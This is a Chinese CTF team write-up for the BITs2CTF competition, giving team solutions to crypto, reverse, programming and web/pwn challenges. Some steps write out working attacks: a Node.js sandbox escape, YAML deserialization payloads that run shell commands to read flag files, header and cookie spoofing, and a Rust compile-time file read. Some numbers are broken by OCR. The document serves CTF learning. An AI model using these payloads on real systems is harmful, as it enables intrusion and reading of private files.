战队名称

稷下学院队

比赛排名

总分数：5055

学生组排名：6

总排名：6

战队成员

笑哈哈 2 号　杜文杰
rikka_49345　康炫
weibowen666　韦博文

MISC 签到

1. 上传美景照

2.

3. 输入 flag

Crypto

easyAES

1. 获取代码文件
2. 读懂文件，借助 AI 分析代码 https://chat.deepseek.com/share/qlgfvnq1sbao47o20b
https://chat.deepseek.com/share/ij6kmmftvvjtk7j9pw
3. 编写代码

```
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long
xor_val = 54755426038978086460310747316994556563126341157253266647920514387148480709140
enc_flag = b'K\x04?\'\xc1<\xe0\x15\xd2i\x8b\xb1"9?)\x1a\xb3)\xd6a\xfa\x9c\x84*\x0fi\xf7\xa4\x85\xd2\x1d'
kh = xor_val >> 128
x_low = xor_val & ((1 << 128) - 1)
kh_bytes = long_to_bytes(kh, 16)
b0, b1 = kh_bytes[0], kh_bytes[1]
key = bytes([b0, b1]) * 16
iv = long_to_bytes(kh ^ x_low, 16)
cipher = AES.new(key, AES.MODE_CBC, iv)
flag = cipher.decrypt(enc_flag)
print(flag)
```

4. 输入 flag

babyRSA

1. 获取代码文件
2. 从 secert.txt 文件中获取相关数据，结合代码进行计算
https://chat.deepseek.com/share/3pxrzidxme72cvlgrj
https://chat.deepseek.com/share/632xf1exrxyh52yi8m
3. 编写代码

```
import math

N = 63658514959457474690903016018269086622290925646484729178300065183722792133723789965128794359777327094438403485892529574488072710160684141364000652761487311 0
```

6514101558937765487378231529437978847291301497582791274300447392540004266109228345730949570825895394456108282794288145243134912620619305128290744662326331305991044908935720939438327403018096308475415925489212002882224327892086509499376383034294564688891001926138590737529238124542122399089489301783553313909335367710657918176439787630450308337123261628838106381200293783370929386621741197476878994846036283440794935566014224984053607319581627192961605840426710571602412848525229136762645962019061630

m1 = 4370189105553777547587130906748284345526236094181896058838783952659432448465223569561255936489287968857389042751957903224039047315774062216628006156491921350965947585679907007747104586216065448049953243192302021754088066667067608779792257328070836327813390658314167598564599220144143214194506505311268334519296403564776529080769782644629321820646960922608671241760802167072303185824892016429186046788968005318868836587626927114841136652111457994151509557942312034753269100507145529907890663063975000975106883318093805875380417352806523685326674344204327480555626216929911748510640176509890886868972962874987772280199858697989560677638118791788299559943660

m2 = 4237751568873457714832140731745635662259718993781379731133003300507448062916005010304393004930073734395724865768549003771839005681248756485804051179003347635507347048505455251953122822860189186926267667546987157976752426499878301232540750748492601324652727990505357156127909059250768098083685196252399118126351744996553309467488781702825544912208737301055942189975538397728280686886764468787475609711428909966476158484022872818840934068260174118388896092498636773178523365244974569960750221309560470600275037915714286453227133778163443489032240593311116566239168855132482884514907219444505525063000466060508375157092179645411770435125441473274397933716120

e = 0x10001

```
# Fermat factorization without gmpy2
def fermat_factor(n):
    a = math.isqrt(n)
    while True:
        b2 = a*a - n
        if b2 >= 0:
            b = math.isqrt(b2)
            if b*b == b2:
                return a - b, a + b
        a += 1

print("Factoring N...")
p, q = fermat_factor(N)
print("p =", p)
print("q =", q)
```

```
# Check
assert p * q == N

phi = (p-1)*(q-1)

# Modular inverse without gmpy2
def mod_inverse(a, m):
    def extended_gcd(a, b):
        if b == 0:
            return a, 1, 0
        gcd, x1, y1 = extended_gcd(b, a % b)
        x = y1
        y = x1 - (a // b) * y1
        return gcd, x, y

    gcd, x, _ = extended_gcd(a, m)
    if gcd != 1:
        raise ValueError("Modular inverse does not exist")
    return x % m

d = mod_inverse(e, phi)

# Modular exponentiation
def pow_mod(base, exponent, modulus):
    result = 1
    base = base % modulus
    while exponent > 0:
        if exponent % 2 == 1:
            result = (result * base) % modulus
        exponent = exponent // 2
        base = (base * base) % modulus
    return result

# Decrypt to get c1, c2
c1 = pow_mod(m1, d, N)
c2 = pow_mod(m2, d, N)

print("c1 =", c1)
print("c2 =", c2)

# Solve for F1 and F2
# c1 = F1 + F2
# c2 = F1^3 + F2^3
```

```
# F1^3 + F2^3 = (F1+F2)^3 - 3*F1*F2*(F1+F2)
# So: c2 = c1^3 - 3*P*c1, where P = F1*F2
# Therefore: P = (c1^3 - c2) / (3*c1)

S = c1
P = (S*S*S - c2) // (3*S)

# F1 and F2 are roots of x^2 - S*x + P = 0
D = S*S - 4*P
sqrtD = math.isqrt(D)
if sqrtD * sqrtD != D:
    print("Error: Discriminant not a perfect square")
    exit()

F1 = (S + sqrtD) // 2
F2 = (S - sqrtD) // 2

# Convert to bytes
def long_to_bytes(n):
    result = bytearray()
    while n:
        result.append(n & 0xff)
        n >>= 8
    return bytes(result[::-1])

flag1 = long_to_bytes(F1)
flag2 = long_to_bytes(F2)

print("\nF1 as bytes:", flag1)
print("F2 as bytes:", flag2)

# Try both orders
flag_a = flag1 + flag2
flag_b = flag2 + flag1

print("\nTrying flag1 + flag2:", flag_a)
print("Trying flag2 + flag1:", flag_b)

# Also check if either contains BITs2CTF
if b'BIT' in flag_a:
    print("\nLikely flag:", flag_a.decode('ascii', errors='ignore'))
if b'BIT' in flag_b:
    print("Likely flag:", flag_b.decode('ascii', errors='ignore'))
```

4. 输入获得的 flag

Remaining thing

1. 获取数据文件
2. 根据文件标题及诗句，得出与中国剩余定理有关
3. https://chat.deepseek.com/share/26ydrhxwyf6ra554qu 分析代码相关内容

https://chat.deepseek.com/share/2e3muhsoyja2lz3i7h

4. 编写代码

```
def extended_gcd(a, b):
    """扩展欧几里得算法"""
    if b == 0:
        return a, 1, 0
    else:
        g, x1, y1 = extended_gcd(b, a % b)
        g, x, y = g, y1, x1 - (a // b) * y1
        return g, x, y

def mod_inverse(a, m):
    """求模逆元"""
    g, x, _ = extended_gcd(a, m)
    if g != 1:
        raise ValueError("Modular inverse does not exist")
    return x % m

def crt(a_list, n_list):
    """中国剩余定理实现"""
    # 计算所有模数的乘积
    N = 1
    for n in n_list:
        N *= n

    result = 0
    for i in range(len(a_list)):
        a_i = a_list[i]
        n_i = n_list[i]
        N_i = N // n_i
        inv = mod_inverse(N_i, n_i)
        result = (result + a_i * N_i * inv) % N
    return result

def integer_nthroot(x, n):
    """求整数 n 次方根"""
    low, high = 1, 1
```

```
    while high ** n <= x:
        high *= 2
    low = high // 2

    while low <= high:
        mid = (low + high) // 2
        mid_power = mid ** n
        if mid_power == x:
            return mid, True
        elif mid_power < x:
            low = mid + 1
        else:
            high = mid - 1
    return high, (high ** n == x)

def main():
    # RSA 参数
    e = 3

    N1 =
19831146070473780450608271965513333016477420167810804693209535211751519378798100050738385201161854775668250184491612993710844933532155638787045219486707787420282058177611838960790320734624809796310926894615507014393905439164108305343147056285187048 03
    C1 =
13192445407076444144417541514427188094854353253584529650871742429298429176122106888115309616831240701274243771913770298764454625711248881032556304446303580561665126886670936043604468812024111116443358272674121554396071146617853939756537893431091839 55

    N2 =
66111404265300574613935728983655950688111510106384565086238514901421964133746188531859108773677252707542147423426687722933483143467420638917923485639731545533291089547341393165686480533491924103483747009620183498000762679606287593577239113476062047 33
    C2 =
41998123843875621116729989501531316956049116280732482300490270393719879500976089055100523216197820417935038248527006621265771328125158252787890936500616657191006849984874487887897908316503588758727613717876734500568394557092081398962537850559205431 04

    N3 =
14126749535297606509514418674348551918358936748316341471639452521057767873962355396372423101375036984635365376397773384541330304056627522956980062104259147 8
```

671003572682717823951235162846999023545996671060616201805665493329903786924467
8219669911614117

C3 =
416630264528003663440841161741805042365557050805051848772040864312161387072090
027458414673835598861606303176451598817297134880023760464525361028843510877219
165115692747974385117600026511746387746634185154914717287334233494293011261623
790319302692124

```
# 使用中国剩余定理
moduli = [N1, N2, N3]
remainders = [C1, C2, C3]

print("正在使用中国剩余定理计算...")
M3 = crt(remainders, moduli)
print("计算完成")

# 开立方根
print("正在计算立方根...")
m, exact = integer_nthroot(M3, 3)

if exact:
    print("成功找到明文 m:", m)

    # 转换为十六进制
    hex_str = hex(m)[2:]
    if len(hex_str) % 2:
        hex_str = '0' + hex_str

    # 转换为字节
    plain = bytes.fromhex(hex_str)
    print("原始字节:", plain)

    # 尝试解码为 ASCII
    try:
        flag = plain.decode('ascii')
        print("Flag:", flag)
    except:
        flag = plain.decode('ascii', errors='replace')
        print("Flag (替换不可解码字符):", flag)

    # 输出最终答案
    print("\n" + "="*50)
    print("最终 flag:", flag)
    print("="*50)
```


```
    else:
        print("开立方失败，可能不是精确的立方根")

if __name__ == "__main__":
    main()
```

5. 填写 flag

Reverse

Easy_maze

1. 获取代码文件
2. ida 反编译，列出 6*36 的表格
3. 根据代码信息绘制迷宫并找出路线（做到一半发现和课后题一样）



4. 根据路线找出 flag

Math

1. 获取代码文件
2. ida 反编译，得知要解 a,b,c,d,e,f 六个值
3. 根据 judge 函数，结合 fun1,fun2,fun3,fun4 运算，编写代码求解

```
from z3 import *
def solve_equations():
    a, b, c, d, e, f = BitVecs('a b c d e f', 32)
```

```
    s = Solver()
    for var in [a, b, c, d, e, f]:
        s.add(UGT(var, 100000))    # > 100000
        s.add(ULT(var, 1000000)) # < 1000000
    s.add(URem(a + b, 0xE8329) == 597141)
    s.add((a - b) + (2 * c) == 1644082)
    s.add((4 * f) ^ d == 1161537)
    s.add(5 * (d - e) == 343890)
    s.add(a + f == 1136538)
    s.add((3 * d) - (d - e) == 1952901)
    if s.check() == sat:
        model = s.model()
        result = []
        for var in [a, b, c, d, e, f]:
            value = model[var].as_long()
            result.append(value)
            print(f"{var} = {value} (0x{value:x})")
        flag = "BITs2CTF{" + "".join(hex(value)[2:] for value in result) + "}"
        print(f"\nFlag: {flag}")
        return result
    else:
        print("No solution found")
        return None
if __name__ == "__main__":
    solve_equations()
```

4. 提交获得的 flag

奶龙与小七大战

1. 获取代码文件
2. 打开 check.js，获得相关信息，借助 AI 看懂代码 https://chat.deepseek.com/share/nea3a7s940k0hqqqlh
3. 反编译 WASM 文件 https://chat.deepseek.com/share/z8mm2wjjrh01ag6gkc
4. 编写代码

```
enc = [
    75, 66, 89, 124, 51, 64, 81, 65, 98, 76, 46, 46, 32, 76, 113, 39, 71, 24,
    12, 112, 120, 19, 80, 0, 79, 8, 98, 10, 68, 80, 86, 4, 124, 126, 43, 58,
    112, 114, 60, 24, 61, 104, 59, 108, 101, 100, 102, 51, 54, 92, 5, 92, 62,
    91, 81, 87, 65, 79, 77, 78, 65, 29, 67, 40, 189, 229, 233, 208, 233, 178,
    176, 216, 206, 175, 168, 242, 236
]

flag = ''
```

```
for i in range(len(enc)):
    k_i = (2 * i + 1) ^ 8
    x = enc[i] ^ k_i
    flag += chr(x)
print(flag)
```

5. 提交得到的 flag

PPC

Qwqwqwq

1. 创建实例，获取题干信息
2. 读懂题干，每次 q 变为 qwq
3. 编写代码

```
#include <stdio.h>
#include <string.h>
#define LL long long
#define MAXL 1000000000000000000LL
LL minll(LL a, LL b) { return a < b ? a : b; }
LL len_q[64];
void init_len() {
    len_q[0] = 1;
    for (int i = 1; i < 64; i++) {
        if (len_q[i-1] > (MAXL - 1) / 2) {
            len_q[i] = MAXL;
        } else {
            len_q[i] = 2 * len_q[i-1] + 1;
        }
    }
}
char get_q(int k, LL x) {
    while (k > 0) {
        LL sub = len_q[k-1];

        if (x <= sub) {
            k--;
        } else if (x == sub + 1) {
            return 'w';
        } else {
            x -= (sub + 1);
            k--;
```

```
        }
    }
    return 'q';
}
int main() {
    static char s[2005];
    scanf("%s", s);
    int n = strlen(s);
    init_len();
    int m;
    scanf("%d", &m);
    while (m--) {
        int k;
        LL x;
        scanf("%d %lld", &k, &x);
        if (k >= 64) k = 63;
        LL pos = x;
        char ans = '0';

        for (int i = 0; i < n; i++) {
            LL L;
            if (s[i] == 'q')
                L = len_q[k];
            else
                L = 1;

            if (pos > L) {
                pos -= L;
            } else {
                if (s[i] != 'q') {
                    ans = s[i];
                } else {
                    ans = get_q(k, pos);
                }
                break;
            }
        }

        putchar(ans);
    }
    return 0;
}
```

4. 结合样例及自己的例子（输入 qwqwqwq 时，输出奇数位一直为 q,偶数位一直为 w,超出长度为 0）

5. 获得 flag 并提交

http

1、在 url 前加上 view-source:
2、在 url 后面加?b1ts[]=ctf&b1ts[]=f1ag，用 hackbar 的 post method 添加 byte=123
3、在 url 后面加 robots.txt
4、Modify header 加上 X-Forwarded-For，value 为 127.0.0.1
5、Cookie 加上 admin=1
6、将奖励进行 Base64 解码

1zvm

1、输入 const process = this.constructor.constructor('return process')();，获取 Node.js 的 process 全局对象
2、输入 process.mainModule.require('fs').readFileSync('/flag', 'utf8');，读取 flag

A 故障机器人

1、


```c
#include <stdio.h>
#include <stdlib.h>

int cmp(const void *a, const void *b) {
    return *(long long*)a - *(long long*)b;
}

int main() {
    int n;
    scanf("%d", &n);
    long long *a = (long long*)malloc(n * sizeof(long long));
    for (int i = 0; i < n; i++) {
        scanf("%lld", &a[i]);
```

```
qsort(a, n, sizeof(long long), cmp);

long long *m = (long long*)malloc(n * sizeof(long long));
long long sum_m = 0;
for (int i = 0; i < n; i++) {
	m[i] = (a[i] + 2) / 3;
	sum_m += m[i];
}

long long *s = (long long*)malloc((n + 1) * sizeof(long long));
s[0] = 0;
for (int i = 1; i <= n; i++) {
	s[i] = s[i - 1] + m[i - 1];
}

long long T = sum_m;
long long total_harm = 0;

for (int i = 1; i <= n; i++) {
	long long s_prev = s[i - 1];
	long long s_i = s[i];

	long long L1 = s_prev + 1;
	long long R1 = s_i - 1;
	long long start1 = (L1 > 1) ? L1 : 1;
	long long end1 = (R1 < T - 1) ? R1 : (T - 1);
	if (start1 <= end1) {
		long long len = end1 - start1 + 1;
		total_harm += len * (n - (i - 1));
	}

	long long t2 = s_i;
	if (t2 <= T - 1) {
		total_harm += 1 * (n - i);
	}
}

printf("%lld\n", total_harm);

free(a);
free(m);
free(s);
return 0;
```

}

Are you crazy

1、
https://chat.deepseek.com/share/jbb82rxryb89ufpjpl
询问 AI 得到代码



```
c = encrypt(m, pubkey)

print(f'R = {pubkey[1]}')
print(f'n = {pubkey[2]}')
print(f'c = {c}')
```

这个是are you crazy.py的代码，接着分析

已思考（用时 258 秒）

根据提供的"Are you crazy.py"脚本和输出文件（output.txt）内容，解决这个Crypto CTF题目的关键在于从给定的R、n和c中恢复加密消息m，然后分解m得到两个质数m1和m2，最后计算它们的MD5哈希值以构造flag。以下是详细的解决步骤和提示：

解决步骤：

1. **解析输出文件**：从output.txt中读取R、n和c的值。R是一个包含1024个整数的列表，n和c是大整数。
2. **计算V0和A1**：根据R计算两个可能的值V0和A1，其中V0是当parinad(x)=0时vinad(x,R)的值，A1是当parinad(x)=1时vinad(x,R)的值。具体计算如下：
   - 对于每个r在R中，计算parinad(r)（即r的二进制中1的个数的奇偶性）。
   - 将这些奇偶值组成一个二进制字符串，并转换为整数V0。
   - 计算A1 = (2^1024 - 1) - V0。
3. **分解n**：检查n是否能被V0或A1整除。由于p是V0或A1中的一个（且是质数），整除的那个就是p。然后计算q = n // p。
4. **计算欧拉函数**：φ(n) = (p-1) * (q-1)。

GCC 偷走了重要的函数

1、第一步。在终端中使用 nc 地址连接到题目服务器

2、第二步。Payload 的推算

（1）限制条件分析

——通过分析判题器代码(main.py)，发现以下限制：

——使用 tree-sitter 进行语法分析

——检查 AST 的第一个节点：

——不能是 function_definition（函数定义）

——不能是包含 function_declarator 的 declaration（函数声明）

——代码必须能通过 GCC 编译并正确运行

——输出必须精确匹配"Hello World\n"

（2）各个方案尝试（部分为 ai 辅助生成 对话记录 https://chat.deepseek.com/share/qs4oz5lfqv83zjexnl）

——尝试 1: 全局变量初始化

```
char s[] = "Hello World\n";
```

结果: 通过检查但编译失败，缺少 main 函数

——尝试 2: 构造函数属性

```
__attribute__((constructor)) void f(){write(1,"Hello World\n",12);}
```

结果: 被检测为函数定义，检查失败

——尝试 3: 内联汇编

```
asm("mov $1,%rax;mov $1,%rdi;mov $msg,%rsi;mov $12,%rdx;syscall")
```

结果: 通过检查但 PIE 编译错误

——最终尝试

```
asm(".globalmain;main:mov$1,%rax;mov$1,%rdi;leamsg(%rip),%rsi;mov $12,%rdx;syscall;mov$60,%rax;xor%rdi,%rdi;syscall;msg:.ascii  \"Hello World\\n\"")
```

{技术要点}

1，global main: 声明 main 为全局符号，满足链接器要求

2，位置无关代码: 使用 lea msg(%rip),%rsi 而不是 mov $msg,%rsi

3，系统调用:rax=1: write 系统调用

rdi=1: 标准输出文件描述符

rsi: 字符串地址

rdx=12: 字符串长度

4，程序退出:rax=60: exit 系统调用

rdi=0: 退出码

3、第三步。获取 flag:在终端后输入最终尝试得到

Yaml 笑传之 Class Convert Blindly

1、第一步。代码审计（ai 对话链接 https://chat.deepseek.com/share/fukqjd2f125ctde435）

发现关键漏洞位于 main.py 第 19 行：obj = yaml.load(yaml_text, Loader=Loader)

这里使用了不安全的 yaml.load() 而非 yaml.safe_load()，配合 Loader=Loader（实际上是 UnsafeLoader），允许反序列化任意 Python 类。

通过服务监听在 10001 端口，接收 Base64 编码的 YAML 输入，使用不安全的 yaml.load()进行解析来识别漏洞点

2、第二步。构造恶意 Payload，在终端 nc 访问下尝试多种 YAML 反序列化 payload：

(1)初始尝试:系统调用直接执行型

!!python/object/apply:subprocess.check_output[[["cat","/home/ctf/flag"]]]

虽然执行成功，但结果未显示。

(2)二次尝试:系统调用直接执行型

!!python/object/apply:os.system ["cat /home/ctf/flag"]

(3)最终尝试:文件直接读取打印型

!!python/object/apply:eval["print(open('/home/ctf/flag','r').read())"]

3，第三步。Base64 编码

在终端后输入最终尝试的 base64 编码

ISFweXRob24vb2JqZWN0L2FwcGx5OmV2YWwgWyJwcmludChvcGVuKCcvaG9tZS9jdGYvZmxhZycsICdyJykucmVhZCgpKSJdCg==

得到 flag

Rust，启动！

1、第一步。分析服务架构与理解交互流程（ai 对话链接 https://chat.deepseek.com/share/4av7lu0t4a4vna30a2）

（1）分析服务架构

——通过分析提供的文件，发现服务运行在 Docker 容器中：

——服务监听端口 10001

——使用 socat 处理 TCP 连接

——运行 Python CLI 应用与用户交互

——Flag 存储在 /flag 文件中

（2）理解交互流程

——服务的工作流程：

——显示模拟 Cargo 创建项目的 banner

——要求用户输入 base64 编码的 Rust 代码

——解码并保存到 ../out/code.rs

——使用 rustc 编译代码（但不运行）

——清理生成的文件

2、第二步。识别漏洞与利用编译时特性

（1）识别漏洞

关键限制：编译但不执行

关键机会：Rust 的编译时执行特性

（2）利用编译时特性

——利用 Rust 的 include_str! 宏和 compile_error! 宏：

——最终利用代码：

```
fn main() {compile_error!(include_str!("/flag"));}
```

——Base64 编码：

Zm4gbWFpbigpIHsgY29tcGlsZV9lcnJvciEoaW5jbHVkZV9zdHIhKCIvZmxhZyIpKTsgfQo=

3,第三步。提交 base64 编码的利用代码后,在编译错误信息中成功获取 flag：

```
error: BITs2CTF{4s_the_ONlY_Rus7_uS3R_1n_7he_tOWN_644b7d8d132d_4Nd_I_forGE7_TH3_REst<!><?><!>}
 --> ../out/code.rs:1:13
  |
1 | fn main() { compile_error!(include_str!("/flag")); }
  |             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  |
```

ChaCha20

1，第一步。）

（1）先利用 uncomyle6 在终端进行 cd "C:\Users\18743\Desktop\attachment"

uncompyle6 chacha20.pyc > chacha20.py

发现 python 版本较高不能解码

得到

uncompyle6 version 3.9.3 # Python bytecode version base 3.10 (3439) # Decompiled from: Python 3.11.9 (tags/v3.11.9:de54cf5, Apr 2 2024, 10:12:12) [MSC v.1938 64 bit (AMD64)] # Embedded file name: D:\zyc \u \BITs2CTF\chacha20\chacha20.py # Compiled at: 2025-11-09 22:36:50 # Size of source mod 2**32: 963 bytes Unsupported Python version, 3.10, for decompilation

（2）再利用 pycdc 进行解码在终端输入"C:\Users\18743\Desktop\PycdcandPycdas\PycdcandPycdas\pycdc.exe""C:\Users\18743\Desktop\attachment\chacha20.pyc"

得到

```
# Source Generated with Decompyle++
# File: chacha20.pyc (Python 3.10)

from cryptography.hazmat.primitives.ciphers import Cipher, algorithms
from cryptography.hazmat.backends import default_backend
from Crypto.Util.number import long_to_bytes, bytes_to_long
from secret import flag
import time
import random
import os

def chacha20_encrypt(plaintext = None, key = None, nonce = None):
    cipher = Cipher(algorithms.ChaCha20(key, nonce), None, default_backend(), **('mode', 'backend'))
    encryptor = cipher.encryptor()
    ciphertext = encryptor.update(plaintext)
    return ciphertext

if __name__ == '__main__':
    k1 = bytes_to_long(os.urandom(32))
    n1 = bytes_to_long(os.urandom(16))
```

```
print(f'''k1={k1}''')
print(f'''n1={n1}''')
random.seed(int(time.time()) % 100)
k2 = random.getrandbits(128)
n2 = random.getrandbits(64)
key = long_to_bytes(k1 ^ k2)
nonce = long_to_bytes(n1 ^ n2)
encrypted_data = chacha20_encrypt(flag, key, nonce)
print(f'''鍔犱瘞鍚?
```

2、第二步。加密流程分析与漏洞利用（ai 对话链接 https://chat.deepseek.com/share/j4ubn34pcto7ic4s7x）

（1）加密流程分析

——生成随机参数：

k1：32 字节（256 位）随机数

n1：16 字节（128 位）随机数

这两个值直接提供给攻击者

——基于时间的随机数生成：

使用 int(time.time()) % 100 作为随机数种子

生成 k2（128 位）和 n2（64 位）

——密钥和 nonce 构造：

key = k1 ^ k2（注意：k1 是 256 位，k2 是 128 位，异或时 k2 高位补 0）

nonce = n1 ^ n2（n1 是 128 位，n2 是 64 位，异或时 n2 高位补 0）

——加密：

使用 ChaCha20 算法加密 flag

（2）漏洞利用

——关键漏洞

弱随机种子：种子范围只有 0-99，可以暴力枚举

密钥部分暴露：k1 和 n1 已知，只需要恢复 k2 和 n2 即可重构密钥

——攻击步骤

枚举所有可能的种子（0-99）

——对于每个种子：

使用相同的 PRNG 生成 k2 和 n2

计算 key = k1 ^ k2 和 nonce = n1 ^ n2

——尝试解密密文

检查解密结果是否包含 flag 格式

识别正确解密：查找解密结果中的 BITs2CTF{ 模式

3,第三步。解题代码

```
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms
from cryptography.hazmat.backends import default_backend
from Crypto.Util.number import long_to_bytes, bytes_to_long
import random
def chacha20_decrypt(ciphertext, key, nonce):
    cipher = Cipher(algorithms.ChaCha20(key, nonce), mode=None, backend=default_backend())
    decryptor = cipher.decryptor()
    return decryptor.update(ciphertext)
k1 = 89156737880809474145449532029493055444849328922741582677584755390029529653680
n1 = 209794022060737284785334570850445075 92
encrypted_data = bytes.fromhex("a8c123f27ed9d34a6040a98f0b9d5e22930ca34bd3195e27a1e73725aba2f3eff888")
for seed in range(100):
    random.seed(seed)
    k2 = random.getrandbits(128)
    n2 = random.getrandbits(64)
    key = long_to_bytes(k1 ^ k2, 32)
    nonce = long_to_bytes(n1 ^ n2, 16)
    try:
        decrypted = chacha20_decrypt(encrypted_data, key, nonce)
        # 打印前 10 个字节看是否像 flag
        if decrypted.startswith(b'BITs2CTF{') or b'BITs2CTF{' in decrypted:
            print(f"种子 {seed}: {decrypted}")
        # 也打印全部，可能藏在里面
        if b'CTF' in decrypted or b'flag' in decrypted or b'{' in decrypted:
            print(f"种子 {seed} 可能包含: {decrypted[:50]}...")
    except:
        Pass
```

输出得到 flag——BITs2CTF{pyc_reverse_is_important}

签顺道

1，第一步。Ida 反编译

```
File Name   : C:\Users\du\Desktop\flag
seg000:0000 ; Format      : Binary file
seg000:0000 ; Base Address: 0000h Range: 0000h - 000Fh Loaded length: 000Fh
seg000:0000
seg000:0000                 .686p
seg000:0000                 .mmx
seg000:0000                 .model small
seg000:0000
seg000:0000                                                             ; ==================================================================================
seg000:0000
seg000:0000 ; Segment type: Pure code
seg000:0000 seg000          segment byte public 'CODE' use16
seg000:0000                 assume cs:seg000
seg000:0000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000                 db  42h ; B
seg000:0001                 db 49h, 54h, 73h, 32h, 43h, 54h, 46h, 7Bh, 74h, 65h, 73h
seg000:000C                 db 74h, 7Dh, 0Ah
seg000:000C seg000          ends
seg000:000C
seg000:000C
seg000:000C                 end 解题
```

（ai 对话链接 https://chat.deepseek.com/share/zt5nlyutizq2jr9uli）

后得到两段文字

2、第二步。在终端用 nc 访问后分别输入两段文字后得到 flag